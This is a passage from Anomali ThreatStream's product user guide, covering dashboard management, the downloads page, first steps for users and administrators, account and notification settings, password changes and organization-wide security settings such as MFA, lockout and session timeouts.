
Managing Dashboards

The **Manage Dashboards** page allows you to view all your dashboards and choose which dashboards appear on your home screen.

Managing Standard Dashboards

You can manage standard dashboards—those created by Anomali that are common to all users on ThreatStream—from the Standard tab of the **Manage Dashboards** screen. Standard dashboards include Overview, My Events, Weekly Summary, Community Threats, User Activity, Intelligence Initiatives, and Workgroups.

Manage Dashboards



- 1 Name:** Name of the dashboard.
- 2 My Dashboard:** Toggle whether the dashboard appears on your home screen.

To manage the standard dashboards displayed on your home screen:

1. Navigate to **Manage > Manage Dashboards**.
2. Select **Standard**.
3. Locate the dashboard of interest. In the My Dashboard column, set the slider to the right to add the dashboard to your home screen. Set the slider to the left to remove the dashboard from your home screen.

Managing Custom Dashboards

You can manage custom dashboards from the Custom tab of the Manage Dashboards screen. You can also search for, and filter custom dashboards based on various criteria.

The screenshot shows the 'Manage Dashboards' interface. At the top, there are tabs for 'Standard' and 'Custom'. Below the tabs, there is a 'Filter Options' sidebar on the left, a search bar at the top right, and a table of dashboard slots. The table has columns for Name, Created, Last Modified, Visibility, Created By, Widgets, and My Dashboard. The 'My Dashboard' column contains toggle switches. The table shows 26 results. The sidebar has sections for 'Created' (Last 24 hours, Last 30 days, Last 90 days, This year, Custom Date Range), 'Display' (All Dashboards, My active dashboards), 'Visibility' (Private, My Organization, Anomali Community), and 'Created By' (Search Creator). The search bar has a 'Search' button. The dashboard slots are represented by a row of 10 blue squares, with the first 8 being filled and the last 2 being empty. The table has 10 columns: NAME, CREATED, LAST MODIFIED, VISIBILITY, CREATED BY, WIDGETS, and MY DASHBOARD. The table contains 10 rows of data. The 'MY DASHBOARD' column has toggle switches for each row.

NAME	CREATED	LAST MODIFIED	VISIBILITY	CREATED BY	WIDGETS	MY DASHBOARD
	27 Apr 2022 16:10	27 Apr 2022 16:10	My Organization		0	☐
	20 Apr 2022 13:54	20 Apr 2022 13:54	Private		1	☒
	20 Apr 2022 14:10	20 Apr 2022 14:10	My Organization		1	☒
	27 Apr 2022 16:18	27 Apr 2022 16:18	My Organization		0	☒
	27 Apr 2022 16:36	27 Apr 2022 16:36	My Organization		0	☒
	28 Apr 2022 13:25	28 Apr 2022 13:25	My Organization		3	☐
	28 Apr 2022 13:43	28 Apr 2022 13:43	My Organization		2	☐
	21 Apr 2022 19:58	21 Apr 2022 19:58	Private		0	☒
	24 Aug 2020 16:19	15 Oct 2020 15:40	My Organization		10	☐
	06 Apr 2022 15:42	22 Apr 2022 15:30	Anomali Community		7	☐

1 Dashboard Slots: How many custom dashboards are currently displayed on your home screen. A maximum of 10 custom dashboards can be shown at any time.

2 Search: Search for dashboards by name.

3 Filter: Filter the dashboards listed on the page by creation date, display status, visibility, and creator.

4 Name: Name of the dashboard.

5 Created: Date and time when the dashboard was created.

6 Last Modified: Date and time when the dashboard was last changed.

7 Visibility: Visibility of the dashboard.

8 Created By: User or organization that created the dashboard.

9 Widgets: Number of widgets in the dashboard. Custom dashboards can have a maximum of 10 widgets.

10 My Dashboard: Toggle whether the dashboard appears on your home screen.

To manage the custom dashboards displayed on your home screen:

1. Navigate to **Manage > Manage Dashboards**.
2. Select **Custom**.
3. Locate the dashboard of interest. In the My Dashboard column, set the slider to the right to add the dashboard to your home screen. Set the slider to the left to remove the dashboard from your home screen.

Anomali Downloads



Note: You must have the Use API permission to access the Downloads page. See "[Managing Organization Users](#) " on [page 122](#) for more information. If your organization has access to the User & Role Management feature, you must be assigned the API User system role to access the Downloads page. See "[Using System Roles](#)" on [page 234](#) for more information.

The **Downloads** page contains downloadable software and help documentation regarding ThreatStream Integrator, Anomali Copilot, Anomali Partner Integrations, Anomali Match (On-Premise only), Anomali Match Links, Integrator Extensions, ThreatStream OnPrem, and API information.

ThreatStream users with free accounts may not have access to all downloads.

To access the Downloads page, visit:

- <https://ui.threatstream.com/downloads> (US customers)
- <https://ui-eu.threatstream.com/downloads> (EU customers)

Chapter 3: First Steps in ThreatStream

This chapter covers the following topics:

First Steps for All Users	78
First Steps for Administrators	81

Use the topics below as a sample map for acquainting yourself with some of the central tasks in ThreatStream and performing vital administrative tasks.

First Steps for All Users

The following tasks are recommended for all users new to ThreatStream.



Familiarize yourself with search

Conduct a basic observable search

ThreatStream provides your organization with a multitude of threat intelligence data. Familiarizing yourself with the basic and advanced search functions on ThreatStream is an important first step in making all of that data work for you.

Basic search on ThreatStream is a **full text search**. Basic search is recommended when searching for a keyword in any of the available fields. You can perform a basic search from the search bar in the top navigation bar or the **Observables** page.

Start out by performing a basic search for your domain or organization name.

To read more about conducting basic searches, see ["Performing Basic Observable Searches" on page 480](#).

Conduct an advanced observable search

Advanced search enables you to add additional metadata to your query and restrict the search to **specific fields**. Use Advanced search when searching for a specific value in a specific field.

A great way to familiarize yourself with performing advanced searches in ThreatStream is to conduct a structured search. This involves selecting filters from basic search and then switching to advanced search. The filters you selected will automatically populate the search bar as an advanced search query.

To read more about conducting advanced searches, see ["Performing Advanced Observable Searches" on page 483](#).

Save an advanced search

You can save frequently used advanced search queries as filters. Saving filters enables you to perform common queries with the click of a button. Saved filters can be accessed from the **Search filter** menu on the advanced search bar.

To read more about saving advanced search queries, see ["Saving Observable Search Filters" on page 503](#).

To read more about how search works in ThreatStream, see ["Searching Intelligence in ThreatStream" on page 304](#).

Acquaint yourself with the ThreatStream Dashboards and Weekly Summary reports

The **Overview Dashboard** gives you an overview of the observables relevant to your organization in real time, displays any alerts that require your immediate action, and enables you to drill down on summaries for deeper analysis. To learn more about the ThreatStream Dashboard, read ["A Tour of the ThreatStream Overview Dashboard " on page 25](#).

The **Weekly Summary** page contains weekly summaries regarding organization data and ThreatStream Integrator status. Reports are a great way to gauge data fidelity, the importing activities of organization users, the effectiveness of various data feeds, and more. To read more about the information provided by the Weekly Summary page, read ["Viewing Weekly Summaries for Your Organization" on page 35](#).

Experiment with Explore

Explore enables you to visualize relationships between observables that would be difficult to comprehend otherwise. You can pivot on observables without having to manually cross reference dozens of observable details pages.

To learn more about how to use Explore, read ["Analyzing Adversary Infrastructure with Explore" on page 958](#).

Try out Sandbox

Sandboxes provide a secluded environment to run Malware and review the results without compromising your primary systems. On ThreatStream, you can upload potentially compromised files or link to suspicious URLs.

To learn more about sandbox, read ["Analyzing Malware with the ThreatStream Sandbox" on page 874](#).



Read Threat Bulletins

Threat Bulletins are analyst-written articles that provide information about events. They consist of threat event summaries, tags associated with events (an alias by which the event may also be known), details of the event, any observables associated with the event, and more. As part of the Anomali Threat Model, there are many Threat Bulletins available for you to read from across the threat intelligence landscape. For more on accessing Threat Bulletins, see ["Accessing Threat Models" on page 560](#).



Subscribe to email notifications

Email subscriptions control which notifications you receive from ThreatStream and keep you up to date on the latest threat intelligence impacting your organization, including configured rules (formerly known as keyword alerts). For more on managing your email subscriptions, read ["Receiving Notifications from ThreatStream" on page 84](#).



Explore the ThreatStream Downloads page

The Downloads page on ThreatStream is full of helpful resources including the ThreatStream Integrator installation guide, release notes, clients, integration information, browser extensions, the API reference guide, and more. To access the Downloads page, click **Downloads** within the help menu in the ThreatStream top navigation bar.



Read ThreatStream online help

Anomali provides comprehensive technical documentation for ThreatStream. The ThreatStream online help center is context sensitive, so whenever you click **Help** in the top navigation bar you are shown the help article relevant to the current page you are on in ThreatStream.



Participate in the Anomali Community

ThreatStream enables you to create your own unique user profile. After doing so, you can interact with the wider Anomali community including users outside of your organization. You can also Watch, Star, Like, and Share Threat Model entities and Sandbox Reports for the purposes of tracking, rating, and sharing intelligence with other users.

For more information, read ["Participating in the Anomali Community" on page 1282](#).

First Steps for Administrators

The following tasks are recommended for Org Admins setting up their organizations on ThreatStream.

Add additional analysts and administrators

Do you need to add additional administrators? Will anyone else on your team of analysts (Non-admin) use ThreatStream?

To learn more about adding additional users to your organization on ThreatStream, see ["Managing Organization Users " on page 122](#).

There are three user types: **Org Admins**, **Non-admins**, and **Read Only** users. To read more about privileges for each user type, read ["Managing ThreatStream User Privileges" on page 215](#)

Configure multi-factor authentication

ThreatStream enables the use of multi-factor authentication (MFA) with Google authenticator to provide your organization and data with an extra layer of security. While not required, Anomali highly recommends the use of multi-factor authentication on ThreatStream.

To read more about multi-factor authentication and how to set it up, read ["Multi-Factor Authentication" on page 118](#).

Set up organization exclude list

Setting up an exclude list for your organization can save you valuable time in the future by preventing users within your organization from importing known safe **CIDRs**, **IP Addresses**, **Domain Names**, **URLs**, or **Email Addresses** from your organization.

To learn more about setting up a exclude list and view recommended entries to include, read ["Updating Organization Exclude List" on page 160](#)

Configure Rules

Rules are valuable tools in combating attacks and enable your organization to take immediate action when specific keywords appear in observables, Sandbox reports, or Threat Bulletins.

To learn more about configuring rules, see ["Rules" on page 405](#).

Join Trusted Circles

Trusted circles are communities within ThreatStream in which you can participate, share threat intelligence in real-time, and get access to information others have shared. To read learn more about joining Trusted Circles on ThreatStream, read ["Collaborating with Trusted Circles " on page 370](#).

Chapter 4: Account Settings

This chapter covers the following topics:

Account Settings Operations	82
Managing My Account Settings	82
Receiving Notifications from ThreatStream	84
Receiving In-App Notifications From ThreatStream	88
Managing Your ThreatStream Password	91

All ThreatStream users are responsible for managing their personal account information, including contact information, ThreatStream email subscriptions, and passwords.

Account Settings Operations

Manage Account Settings

View and update your personal account settings, including your email, name, and phone number.

Manage Email Subscriptions

Control which notifications you receive from ThreatStream.

Manage Your ThreatStream Password

Change or reset your password used for ThreatStream login.

Managing My Account Settings

You can view and update your account settings, including your email, name, and phone number on the My Account tab. Additionally, you can set a default landing page and manage the email notifications that you receive from ThreatStream.

You can also reference important information, including your Account Type and the fields detailed below.

Field	Description
Shared Secret for MFA	Static code used for setting up multi-factor authentication on the Google Authenticator application the first time you login to ThreatStream using MFA. To view the scannable QR code that serves the same purpose, click Show QRCode. This field is only displayed if MFA is enabled for your organization.
API Key	Key used for authentication when you access ThreatStream from outside the user interface, such as through API calls or ThreatStream Integrator. Click Reveal to show your API key.  Note: Read Only users can view their API Key only if the Show API Key for Users permission is enabled for them on the User Admin tab. Refer to "Managing Organization Users " on page 122 for details.
Last API Check-in Date	Time of your most recent ThreatStream login.

To set a default landing page:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **My Account**.
2. Enter your current password in the corresponding field.
3. Select the landing page of the application of your interest. The following default landing pages are available for selection: **Platform Dashboard**, **ThreatStream**, **Security Analytics**, and **Search**.



Note: Active subscription to Anomali Security Analytics is required to set Security Analytics as your default landing page.

4. Click **Save Changes**.

After saving your changes, you are logged out of ThreatStream. The next time you log in to your ThreatStream account, the selected landing page will be displayed.

To update your contact information:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **My Account**.
2. Enter your current password in the corresponding field.
3. Make required changes to the **Email**, **Name**, or **Phone** fields.
4. Click **Save Changes**.

After saving your changes, you are logged out of ThreatStream. Changes to your contact information are reflected on the **My Account** tab the next time you login to ThreatStream.

Receiving Notifications from ThreatStream

From the My Account tab in ThreatStream Settings, ThreatStream enables you to customize the email and in-app notifications you receive. These notifications keep you up to date with the latest threat intelligence impacting your organization. Some notifications are only available to Org Admins.

Refer to the table below for specifics on available notifications that you can enable.

Email Notification	Description	Available to
Threat Models		
Threat Model Creation	Sends immediate email or in app notifications every time a threat model entity is created.	All users
Threat Model Update	Sends immediate email or in app notifications every time a threat model entity is updated.	All users
Threat Model Daily Digest	Sends daily email summaries of threat model entities created during the day.	All users
Trusted Circles		


Email Notification	Description	Available to
Trusted Circles	Sends immediate email notifications when organizations join or leave your trusted circles.	All users
Rules		
Rules Matches	Sends immediate email notifications when keywords that your organization has configured in rules matches new intelligence. See "Rules" on page 405 for more information.	All users
Rules Matches Digest	Sends an hourly email summary of all keywords configured in rules that have matched new intelligence in the last hour. See "Rules" on page 405 for more information.	All users
Disabled Rule Notifications	Sends immediate email notifications when rules are disabled. See "Re-Enabling Disabled Rules" on page 431 for details on disabled rules. By default, the setting is disabled.	Org Admins
Imports		
Import Session Creation	Sends immediate email notifications when intelligence is imported.	Users with Approve Intel privileges only
Import Session Hourly Digest	Sends hourly email summaries of all imported intelligence from the past hour.	Users with Approve Intel privileges only
Investigations		

Email Notification	Description	Available to
When any investigation is created	Sends immediate email or in app notifications when a new investigation is created in your organization. Email notifications are sent to all users who have subscribed to receive email notifications except for the user who took the action.	All users
When any task is created	Sends immediate email or in app notifications when investigation tasks are created. Email notifications are sent to all users who have subscribed to receive email notifications except for the user who took the action.	All users
When an investigation is assigned to me or my workgroup	Sends immediate email or in app notifications when an investigation is assigned to you.	All users
When a task is assigned to me or my workgroup	Sends immediate email or in app notifications when an investigation task is assigned to you.	All users
When an investigation is updated by another user	Sends immediate email or in app notifications when a user in your organization updates an investigation.	All users
When a task is updated by another user	Sends immediate email or in app notifications when investigation tasks are updated by users in your organization.	All users
APP Store		
When a feed has errors	Sends immediate email or in app notifications when a feed is down.	Org Admins
When a feed has no data	Sends immediate email or in app notifications when a feed has no data.	Org Admins

To manage your email notifications:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **My Account**.
2. Scroll down to the Notifications section.
3. Locate the email notification to which you want to subscribe or unsubscribe.
4. To subscribe, select the notification interval corresponding to the notification from the drop down menu.

To unsubscribe, select Unsubscribe from the drop-down list.



Updates are saved automatically.


To manage in-app notifications:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **My Account**.
2. Scroll down to the Notifications section.
3. Locate the in-app notification to which you want to subscribe or unsubscribe.
4. To subscribe, move the slider to the right position. The slider turns green upon subscription.

To unsubscribe, move the slider to the left position. The slider turns gray upon unsubscribing.



Note: If a slider is not displayed in the In App column, in-app notifications are not available for the event.



Updates are saved automatically.



Note: The in-app notifications listed on the My Account page represent only the notifications you can customize. See "[Receiving In-App Notifications From ThreatStream](#)" below for a complete list of in app notifications and information on managing your subscriptions.

Receiving In-App Notifications From ThreatStream

ThreatStream displays notifications in the Notification Center when certain events occur.

Viewing Notifications on the Notifications List View

Notification Types

Viewing Notifications on the Notifications List View

You can view a complete list of the notifications sent to you by ThreatStream on the Notifications list view page.

To access the Notifications list from the last week, click the notification icon  in the bottom-left corner of the ThreatStream interface.

To view all received notifications in the Notification Center, click **View All Notifications**.



Note: ThreatStream in-app notifications are retained for 30 days.

Notifications			
Filter Options Reset Filters Close All Status All Read Unread Types All Assigned Badge Awarded Created Item Shared New Comment Renamed Updated Info Expired Date Range All Last Day Last Week Last Month Custom	5 Results		
	NOTIFICATION		
	Test 1 Test	27 Feb 2023 22:51	Unread
	From Observables	27 Feb 2023 22:29	Unread
	Pending 1	27 Feb 2023 08:32	Read
	[Email] Import Email <2023-02-24T22:59:00.854003>	24 Feb 2023 14:59	Read
	You Have Earned A Badge:	15 Feb 2023 07:53	Read

- 1 Filter Options:** Filter notifications on the list view by Status, Types, and Date Range.
- 2 Notification:** Click the blue link to drill down on the entity referenced in the notification.
- 3 Date Time:** Time the notification was received.
- 4 Status:** Status of the notification—whether you have already read the notification or if it is pending review. To assign the **Read** status to a notification with the **Unread** status, select a notification of your interest and click **Mark as READ**. The status of read notifications cannot be changed.

1 Item Selected			Mark as READ
NOTIFICATION	DATE TIME	STATUS	
☒ Test 1 Test Created	27 Feb 2023 22:51	Unread	
☐ From Observables Created	27 Feb 2023 22:29	Unread	

- 5 Table Settings:** Select what table columns you want to be displayed. You can select the following columns: Notification, Date Time, and Status. Additionally, specify how many notifications (rows) you want to be displayed per page.

Notification Types

The table below describes the types of in-app notifications on ThreatStream and whether you are automatically subscribed or must opt-in to receive them.

Notification	Description	Subscription
Badges	Displays notifications when you earn new badges commemorating your threat intelligence achievements. For more information on badges, see "Earning Badges" on page 1286 .	Automatic
Watched Intelligence	Displays notifications when intelligence you have watched is updated. For more information on watching intelligence, see "Watching Intelligence" on page 1287 .	Automatic

Notification	Description	Subscription
Shared Intelligence	Displays notifications when a user in your organization shares intelligence with you. For more information on watching intelligence, see "Sharing Intelligence" on page 1287.	Automatic
Threat Models	ThreatStream enables you to receive in app notifications for the following scenarios: • Threat Model entity creation • Threat Model entity updates You can opt-in to receive these in app notifications from the My Account tab within ThreatStream settings. See "Receiving Notifications from ThreatStream" on page 84 for more information.	Opt-in
Investigations	ThreatStream enables you to receive in app notifications for the following scenarios: • Investigation creation • Task creation • Investigation assigned to you or a workgroup to which you belong • Task assigned to you or a workgroup to which you belong • Investigation updated by another user • Task updated by another user You can opt-in to receive these in app notifications from the My Account tab within ThreatStream settings. See "Receiving Notifications from ThreatStream" on page 84 for more information.	Opt-in

Notification	Description	Subscription
App Store	ThreatStream enables you to receive in app notifications for the following scenarios: • When a feed has error • When a feed has no data You can opt-in to receive feed notifications from the My Account tab within ThreatStream settings. See "Receiving Notifications from ThreatStream" on page 84 for more information.	Opt-in




Note: ThreatStream also sends notifications via email. See ["Receiving Notifications from ThreatStream" on page 84](#) for a complete list of available notifications and information on managing your subscriptions.

Managing Your ThreatStream Password

You can change your ThreatStream account password on the **My Account** tab within ThreatStream settings.

To change your password:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **My Account**.



2. Enter your **Current Password**.

3. Enter a **New Password**.
4. Retype your new password in the **Retype New Password** field.
5. Click **Save Changes**.

If you ever forget your password, you can reset it from the ThreatStream login page.

To reset your password:

1. On the login page, click **Forgot Password?**
2. Enter the email address associated with your ThreatStream account.
3. Check your inbox for an email titled "[ThreatStream] Password reset request."
4. Follow the link in the email.
5. Enter and re-enter your new password on the subsequent page.
6. Click **Save Changes**.

When your password change is saved, you are immediately logged out of ThreatStream. You can log in using your new password.

Chapter 5: Organization Administration

This chapter covers the following topics:

Organization Administration Operations	93
Viewing and Editing Organization Settings	94
Authentication in ThreatStream	104
Mailboxes for Receiving Observables	105
Multi-Factor Authentication	118
Managing Organization Users	122
Customizing Emails for New Users	126
Configuring Single Sign On (SSO)	127
Updating Organization Exclude List	160
Integrating with Third-Party Services	165
User Activity Audit	195
Restricting Access to Intelligence with Workgroups	199
Adding Preferred Tags to Intelligence	204
Managing Description Templates	208
Managing Organization Never Scan Lists for Anomali Copilot	213
Managing ThreatStream User Privileges	215

Users with **Org Admin** privileges in ThreatStream can configure vital organization settings. If you have **Org Admin** status, you can add and edit organization users, configure multi-factor authentication, update your organization exclude list, and set alerts for your organization, among other tasks.

Organization Administration Operations

View and Edit Organization Settings

Update your organization name, configure PDF download settings, configure organization-wide session timeout, set import defaults, and enable multi-factor authentication.

Multi-Factor Authentication

Add an additional layer of security to protect your organization and its data on ThreatStream.


Update Organization Exclude List

Prevents organization users from importing organization CIDRs, IP Addresses, Domain Names, URLs, or Email Addresses by accident.


Viewing and Editing Organization Settings

As an administrator, you can view and edit basic settings for your organization in the **Organization** tab.


The following fields can be edited:

Field	Description
Organization Name	Name of your organization.
Upload a Custom Logo for Threat Model	Add a custom logo for your organization. This image will be displayed on the banners of all threat model entities created by your organization.
Message of the Day	Add a message that is displayed in a banner across the top of the screen to all organization users. ThreatStream provides an intuitive text editor to compose messages. Select Enable Message of the Day to display the message to organization users. Messages may include compliance information on issues such as customer data.  After users dismiss the message, it will no longer be displayed unless updated by an org admin.
Maximum Number of Search Results for PDFs	Maximum number of observables included in Snort, OpenIOC, and PDF exports from the Search page. Note: The maximum number of observables included in CSV exports is configurable by export job. For more on CSV exports, see "Exporting Search Results" on page 505.

Field	Description
Maximum Associations Per Entity Type in PDF Exports	Places a limit on the number of associations per association type included in Threat Model entity PDF exports. If threat model entities contain import session associations, it also limits the number of observables included from each session.
Resync Integrators when joining a new Trusted Circle or Feed	<i>For ThreatStream Integrator users:</i> When enabled, ThreatStream Integrator performs a full intelligence resynchronization at the time of your next scheduled synchronization each time you join a Trusted Circle or subscribe to a new threat intelligence feed. Doing so enables ThreatStream Integrator to provide historical data from the Trusted Circle or feed to your configured downstream integrations. This setting is enabled by default. When disabled, ThreatStream Integrator only receives threat intelligence from the point of subscription onward until you force a full resynchronization from ThreatStream Integrator. You can force a full resynchronization (known as a Full Refresh) from ThreatStream Integrator at any time, regardless of your configuration of this setting on ThreatStream. See the <i>Anomali ThreatStream Integrator Installation & Administration Guide</i> for information on executing a Full Refresh from the ThreatStream Integrator user interface.

Field	Description
Email Report Distribution	Restrict the email domains to which users in your organization can send Threat Model entities.   Note: For more information on sharing Threat Models through email, see "Sharing Threat Model Entities via Email" on page 589. By default, users in your organization can share Threat Model entities with any email address. To implement domain restrictions, disable Users can send reports to any email domain. After doing so, the email domains registered with your account on ThreatStream automatically populate the text box. You can add additional domains to the list. Domains can be separated by commas or line breaks. After manually modifying the domain list, click Save to implement the domain restrictions.
Security Analytics Integration URL	<i>For Security Analytics users only:</i> Enter the URLs which you use to connect to your Security Analytics system. Doing so validates which Security Analytics systems can make connections to your organization on ThreatStream.
SSO Logout URL	If your organization leverages a third party single sign-on (SSO) service for ThreatStream, enter the URL for the portal of your SSO provider. You will be directed to this URL when logging out of ThreatStream. If left blank, the default ThreatStream login URL is used.

Field	Description
Maximum Session Lifetime	Enable a maximum limit for active sessions in ThreatStream. When this setting is enabled, ThreatStream terminates sessions for users in your organization which have been active for the specified length of time. Users must reauthenticate in order to continue using ThreatStream after the limit has been reached. To enable this setting, specify a length of time and click Save.
Sessions Inactivity Timeout	Enable ThreatStream session timeout for users in your organization and decide when timeouts occur after periods of inactivity. By default, sessions timeout after 30 days of inactivity. To enable timeout after a specific period of inactivity, select a length of time and click Save. To enable timeout each time users close their browser, click Terminate session on browser close. Note that timeouts will not occur when users simply close browser tabs on which they are running ThreatStream. If you need to disable Session Timeout, contact Anomali support.
Analysis Time	The amount of time that the sandbox records runtime activity of detonated files after execution.  Note: In some cases, malicious software may delay the execution of malicious activity in order to evade sandboxes. Increasing the analysis time can help ensure activity is recorded in these cases.

Field	Description
Allow Observable Imports from Sandbox	When switched on, users have an additional Import Observables when submitting Sandbox detonations. This option enables users to automatically import observables discovered during detonation. Select Import Observables option is selected by default if you want the option to be pre-selected on the Sandbox detonation window. Organization users can still disable the option on an ad-hoc basis. When switched off, the Import Observables option is grayed out and users are unable to select it, as displayed in the image below.  The screenshot shows a 'Configure Detonation Details' window with two dropdown menus: 'Select vendor' and 'Select platform'. Below these is a checkbox labeled 'Import Observables' which is checked. A red box highlights this checkbox and its description: 'ThreatStream will intelligently parse and extract all Domain, Email Address, IP Address(v4 & v6) and MD5 Hash observables. Any observables identified as malicious will be imported into ThreatStream.'
Password Lockout	Configure a policy for locking accounts after consecutive failed login attempts. You can set the following parameters: • Attempts Before Lockout: Number of consecutive failed login attempts allowed before an account is locked. The count is reset after users successfully login. • Lockout Duration: Amount of time in minutes accounts will remain locked. Specifying a duration of zero minutes makes the lockout duration indefinite. Org Admins can unlock locked accounts from the User Admin tab within ThreatStream settings. See "Managing Organization Users " on page 122 for information on unlocking accounts.

Field	Description
Password Age	Specify the maximum number of days that organization users can use a password. Passwords will expire after the time period you select and users are forced to set new ones. You can select 30 , 60 , or 90 days.
Notify users before password expiration	Specify the number of days before password expiration when users receive notification from ThreatStream to change their passwords. Users receive notifications through email and the ThreatStream user interface.
MITRE ATT&CK®	View the current version. You can click Change Version to set a later version. However, you cannot revert to an earlier version. See "Using MITRE ATT&CK Frameworks in ThreatStream" on page 455 for details about version support.
Timezone	Click Change Timezone to set a default timezone for your organization. All timestamps displayed on the ThreatStream user interface reflect the timezone you select. Organization users will be notified of the change the next time they login to ThreatStream.  Note: This setting only impacts timestamps displayed on the ThreatStream user interface. Timestamps retrieved through the ThreatStream API or provided to downstream integrations through ThreatStream Integrator are in UTC, regardless of the timezone you configure for the ThreatStream user interface.
Use Source Reported Confidence on Intelligence detail page	When switched on, confidence scores reported by intelligence feeds or importers are displayed on observable details pages instead of ThreatStream confidence scores.

Field	Description
Use Organization as default Visibility	When switched on, imported intelligence is shared only with your organization by default. Enabling this setting does not prevent users from selecting the "Anomali Community" sharing setting. It simply sets "Organization" as the default Visibility setting.
Use My Organization as default tag TLP	When switched on, newly created tags are assigned the TLP color red and only visible to users of your organization. When switched off, newly created tags are assigned public visibility by default.
Restrict Public Comments	When switched on, restricts users in your organization from posting public comments in Threat Models, Observables, and Sandbox Reports to prevent your organization's comments from being shared publicly. The setting is turned off by default.
Use SSO for login exclusively	When switched on, users must use the portal of your SSO provider for ThreatStream login and cannot use the ThreatStream login page. If users attempt to login via the ThreatStream login page, a message will instruct them to use the SSO portal instead. When Use SSO for login exclusively is enabled, users no longer receive password expiration warning emails from ThreatStream.
Use Multi-Factor Authentication (MFA)	When switched on, users must provide a randomly generated MFA Token to login.

Field	Description
Use Password Requirements	When switched on, users must adhere to the password requirements you configure. Requirements you can configure include: • Minimum Length—Minimum number of total characters passwords must include. • Password History Retention—Number of previous passwords ThreatStream retains and blocks users from using as new passwords. For example, if you enter 3, when resetting their passwords, users in your organization are unable to use any of their three most recent ThreatStream passwords.  Note: ThreatStream can retain a maximum of 12 previously used passwords. • Lowercase Characters—Minimum number of lowercase characters passwords must include. • Uppercase Characters—Minimum number of uppercase characters passwords must include. • Numeric Characters—Minimum number of numeric characters passwords must include. • Special Characters—Minimum number of special characters passwords must include.

Field	Description
Allow Anomali staff to add users	When switched on, Anomali can add users to your organization that attempt to register on ThreatStream with an email address from your domain. This is the default setting. When switched off, you are responsible for adding new users to your organization. New users can be added manually from the User Admin page. When new users attempt to register via the registration form with email addresses from your domain, Org Admins receive email notifications and can then add the new users manually.  Note: When this setting is disabled, all new users must be added manually to your organization through the User Admin page. For more information on adding new users, see "Managing Organization Users " on page 122.
Restrict ThreatStream Cloud Access	When switched on, non-admin users are restricted from accessing the ThreatStream Cloud user interface and must use your ThreatStream OnPrem user interface exclusively. Org Admins can still access ThreatStream Cloud. In order to enable this setting, you must first enable "Use local server for email delivery" on the Organization tab within ThreatStream Settings on your ThreatStream OnPrem. "Restrict ThreatStream Cloud Access" is only displayed for organizations that use ThreatStream OnPrem.

